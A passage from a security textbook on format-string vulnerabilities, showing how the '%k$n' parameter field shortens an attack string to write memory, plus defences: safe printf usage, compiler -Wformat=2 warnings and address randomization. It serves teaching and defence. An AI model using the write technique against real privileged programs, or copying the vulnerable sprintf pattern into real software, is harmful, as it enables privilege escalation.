Figure 6.8: Running the vulnerable program and getting the root shell

6.4.7 Reducing the Size of Format String

In some cases, the length of the format string is limited. There are tricks that we can use to reduce the length. One trick is to use format string's parameter field (in the form of `k$`), which allows us to select the `k`-th optional argument in a format specifier. The following example allows us to skip over the first four optional arguments, and directly jump to the fifth and sixth arguments. We can use this technique to avoid using many `%x` format specifiers to move the `va_list` pointer one bye one: we can use just one `%.Nx` to print out N number of characters, and then use `%k$hn` to move the pointer directly to the `k`-th arguments. In Attack 5, the value of `k` is 6.

```
#include <stdio.h>
int main()
{
    int var = 1000;
    printf("%5$.20x %6$n\n", 1, 2, 3, 4, 5, &var);
    printf("The value in var: %d\n",var);
    return 0;
}
----- Output ------
seed@ubuntu:$ a.out
00000000000000000005
The value in var: 21
```

6.5 Countermeasures

6.5.1 Developer

Format strings are not only used by the printf function, they are also used by other functions in the printf family, including fprintf, sprintf, snprintf, vprintf, vfprintf, vsprintf, and vsnprintf. Some other functions, such as scanf, fscanf, sscanf, vscanf, vfscanf, and vsscanf, also use format strings. These are for C functions. Other languages have similar functions that use format strings. To avoid the format string vulnerability when using these functions, a good habit is to never use user inputs as any part of a format string. For example, in the following code snippet, we show how to print out the same results without putting user inputs in a format string.

```
// Vulnerable version (user inputs become part of the format string):
    sprintf(format, "%s %s", user_input, ": %d");
    printf(format, program_data);

// Safe version (user inputs are not part of the format string):
    strcpy(format, "%s: %d");
    printf(format, user_input, program_data);
```

It is well understood that secure programs should never ask untrusted users to provide code; they can ask users for data input, but not for code. Format specifiers inside a format string behave like code, which directly controls a function's behavior. Therefore, putting user inputs in a format string essentially gives the untrusted users an opportunity to change the behavior of a program, compromising the program's integrity.

6.5.2 Compiler

Compilers these days have built-in countermeasures for detecting potential format string vulnerabilities. Let us look at the following program. Lines ① and ② are equivalent in terms of outcomes, but Line ① uses a string literal, while Line ② uses a variable that contains a string literal.

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);     ①
   printf(format, 5, 4);               ②

   return 0;
}
```

We compile the above program using two different compilers, gcc and clang. With their default settings, both compilers report a warning for Line ①. From the warning messages, we can clearly see that both compilers have parsed the format string literals, and found the mismatching format specifiers [GNU.org, 2017b]. However, none of them report the error for Line ②.

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
    int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
    arguments
      [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                      ~^
1 warning generated.
```

If we attach the -Wformat=2 option in the compiler command, both of them warn the developer that the format string field is not a string literal, so there is a chance that part of the format string may come from untrusted users. Although a more intelligent analysis will reveal that the content of the format string does come from a string literal, such an analysis requires a sophisticated data flow analysis. The analysis is trivial for the example above, but for more complicated programs, the cost of such an analysis is too high for compilers. The purpose of the warning is to remind the developer of a potential security problem, but it is only a warning; the program will be compiled.

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
    types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
      [-Wformat-nonliteral]
   printf(format, 5, 4);
          ^~~~~~
2 warnings generated.
```

6.5.3 Address Randomization

If a program contains a vulnerable printf(), to access or modify the program's state, attackers still need to know the address of the targeted memory. Turning on address randomization on a Linux system can make the task difficult for attackers, as it is more difficult to guess the right address. We have more detailed discussion on address randomization in Chapter 4 when discussing the countermeasure for buffer overflow attacks.

6.6 Summary

Format-string vulnerabilities are caused by the mismatching number of format specifiers and optional arguments. For each format specifier, an argument will be fetched from the stack. If the number of format specifiers is more than the actual number of arguments placed on the stack, the `printf()` function (or other functions alike) will, unknowingly, reach beyond its stack frame and treat other data on the stack as its arguments. The `printf()` function can read data from or write data to arguments. If the memory accessed by `printf()` does not belong to `printf()`'s stack frame, secret data from a program can be printed out; even worse, memory of a program can be modified by `printf()`.

In a format string attack, attackers have an opportunity to provide contents for a format string in a privileged program. By carefully crafting the format string, attackers can get the target program to to overwrite the return address of a function, so when the function returns, it can jump to the malicious code placed by the attackers on the stack. To avoid this kind of vulnerability, developers should be careful not to let untrusted users decide the content of format strings. Operating systems and compilers also have mechanisms to remedy or detect potential format-string vulnerabilities.